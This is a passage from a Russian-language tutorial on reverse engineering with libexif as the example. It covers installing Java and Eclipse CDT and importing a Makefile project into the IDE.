Продолжение статьи →

ГИД ПО РЕВЕРСУ

ТРЕНИРУЕМСЯ АНАЛИЗИРОВАТЬ БИНАРНЫЕ ФАЙЛЫ НА ПРИМЕРЕ LIBEXIF

РЕВЕРС

Тут есть два пути. Первый — трушный и хардовый: использовать GDB и там отслеживать цепочку вызовов, потом реверсить в IDA Pro. Однако, когда есть исходный код, можно облегчить себе задачу и прибегнуть к Eclipse-CDT. Спойлер: мы дальше будем использовать все эти инструменты.

Eclipse-CDT

Eclipse-CDT — это среда разработки на C и C++, основанная на платформе Eclipse. Среди ее возможностей — настройка управляемой сборки для разных тулчейнов, стандартная сборка make, навигация по исходному коду, разнообразные инструменты исследования кода, инструменты рефакторинга и генерации кода, а также инструменты для визуальной отладки, включая просмотр памяти, регистров и дизассемблера.


Так как программа написана на Java, необходимо скачать Java SDK:

```
sudo apt install default-jdk
```

Скачаем программу и распакуем ее:


```
wget https://www.eclipse.org/downloads/download.php?file=/technology/
epp/downloads/release/2021-03/R/eclipse-cpp-2021-03-R-linux-gtk-x86_
64.tar.gz](https://www.eclipse.org/downloads/download.php?file=/
technology/epp/downloads/release/2021-03/R/eclipse-cpp-2021-03-R-
linux-gtk-x86_64.tar.gz
tar -xzvf eclipse-cpp-2021-03-R-linux-gtk-x86_64.tar.gz
```

В итоге распаковки получаем набор файлов, среди которых будет исполняемый файл `eclipse`. Запускаем его.



```
[configuration]              <DIR>   12.03.2021 09:44:03 drwxr-xr-x
[dropins]                    <DIR>   12.03.2021 09:44:02 drwxr-xr-x
[features]                   <DIR>   12.03.2021 09:44:00 drwxr-xr-x
[p2]                         <DIR>   12.03.2021 09:43:50 drwxr-xr-x
[plugins]                    <DIR>   12.03.2021 09:44:00 drwxr-xr-x
[readme]                     <DIR>   12.03.2021 09:44:02 drwxr-xr-x
artifacts            xml   163.4 K   12.03.2021 09:44:00 -rw-r--r--
eclipse                     59.7 K   04.03.2021 03:30:46 -rwxr-xr-x
eclipse              ini       810   12.03.2021 09:44:03 -rw-r--r--
icon                 xpm   137.3 K   04.03.2021 03:30:46 -rwxr-xr-x
notice               html    9.0 K   08.03.2021 18:57:20 -rw-r--r--
```


Нас встречает вот такое, вполне информативное окошко.



eclipse-workspace - Eclipse IDE
File Edit Source Refactor Navigate Search Project Run Window Help
Welcome
Welcome to the Eclipse IDE for C/C++ Developers
Tutorial: Import an existing project
A guided walk-through how to import an existing project
Review IDE configuration settings
Review the IDE's most fiercely contested preferences
Create a new C/C++ project
Create a new Eclipse project for C/C++ source code
Import a project with a working Makefile
Open the New item wizard
Checkout projects from Git
Checkout Eclipse projects hosted in a Git repository
Import existing projects
Import existing Eclipse projects from the filesystem or archive
Overview
Get an overview of the features
Tutorials
Go through tutorials
Samples
Try out the samples
What's New
Find out what is new
Always show Welcome at start up
Setup check: (72%)

В меню выбираем File → Import, после этого задаем язык программирования, в нашем случае это C/C++. Выбираем пункт Existing Code as Makefile Project, поскольку у нас есть makefile.


INFO

Makefile — это файл, который используется для автоматизации сборки и компилирования программ. Он содержит все необходимые проверки, настройки и команды.


File
New Shift+Alt+N
Open File...
Open Projects from File System...
Recent Files
Close Editor Ctrl+W
Close All Editors Shift+Ctrl+W
Save Ctrl+S
Save As...
Save All Shift+Ctrl+S
Revert
Move...
Rename... F2
Refresh F5
Convert Line Delimiters To
Print... Ctrl+P
Import...
Export...
Properties Alt+Enter
Import
Switch Workspace
Restart
Exit

